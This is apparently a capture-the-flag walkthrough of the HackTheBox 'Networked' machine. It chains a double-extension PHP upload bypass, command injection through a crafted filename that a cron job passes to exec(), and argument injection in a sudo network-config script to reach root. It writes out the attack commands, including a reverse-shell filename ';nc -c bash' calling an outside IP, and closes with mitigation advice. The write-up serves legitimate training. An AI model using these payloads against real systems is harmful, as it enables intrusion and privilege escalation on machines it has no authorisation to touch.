Synopsis
Networked chains three injection flaws. A leaked backup.tar reveals the upload logic, which only checks the file’s magic bytes and extension loosely — bypassed with a double extension + GIF header to upload a PHP shell. A root-scheduled PHP script (check_attack.php) passes uploaded filenames straight into exec(), so a crafted filename injects a command and pivots to guly. Finally, a sudo network-config script is vulnerable to argument injection, giving root.
- IP:
10.10.10.146· Host:networked.htb
Recon
nmap -sC -sV -sT -Pn 10.10.10.146 -oA nmap-scan
# 22 ssh, 80 http (Apache 2.4.6, PHP 5.4.16, CentOS)
Fuzzing reveals the upload page and a backup archive:
ffuf -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.146/FUZZ -mc 200,301,302,401
# upload.php, backup.tar, photos.php
Foothold — double-extension upload bypass
Extract backup.tar and read the source. upload.php validates only the MIME/extension prefix and image magic bytes — so a file named shell.php.gif that starts with a GIF header sails through. Intercept the upload in Burp and:
- rename the file to
rev.php.gif - set
Content-Type: image/gif - prepend the magic bytes
GIF87a

nc -lnvp 4444
# connect from 10.10.10.146 -> uid=48(apache)
python -c 'import pty;pty.spawn("/bin/bash")'
Lateral movement — cron command injection
guly’s home holds a cron-run script executed every 3 minutes:
// /home/guly/check_attack.php  (runs as guly)
$value = <uploaded filename>;
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");   // filename -> exec, unsanitized
Because the uploaded filename is placed into exec(), create a file whose name is a command injection and wait for the cron to fire:
cd /var/www/html/uploads
touch ';nc -c bash 10.10.16.3 5555'
# listener:
nc -lnvp 5555
# id -> uid=1000(guly)
cat ~/user.txt
526cf****************************        # redacted
Privilege escalation — sudo script argument injection
sudo -l lets guly run a network-config script as root:
(root) NOPASSWD: /usr/local/sbin/changename.shThe script builds an ifcfg-guly file from user input and sources it. The NAME field isn’t sanitised, so a value containing a space executes what follows as root:
sudo /usr/local/sbin/changename.sh
interface NAME:
test bash          # <- space injects a command; drops a root shell
[root@networked network-scripts]# cat /root/root.txt
0a8ec****************************        # redacted
Takeaways & mitigation
- Validate uploads by content, not a loose extension/magic check; never trust a double extension.
- Never pass user-controlled filenames into
exec()— the cron injection is a code-exec sink. - Sanitise all inputs in privileged (
sudo) scripts; theNAMEfield injection is the root cause here.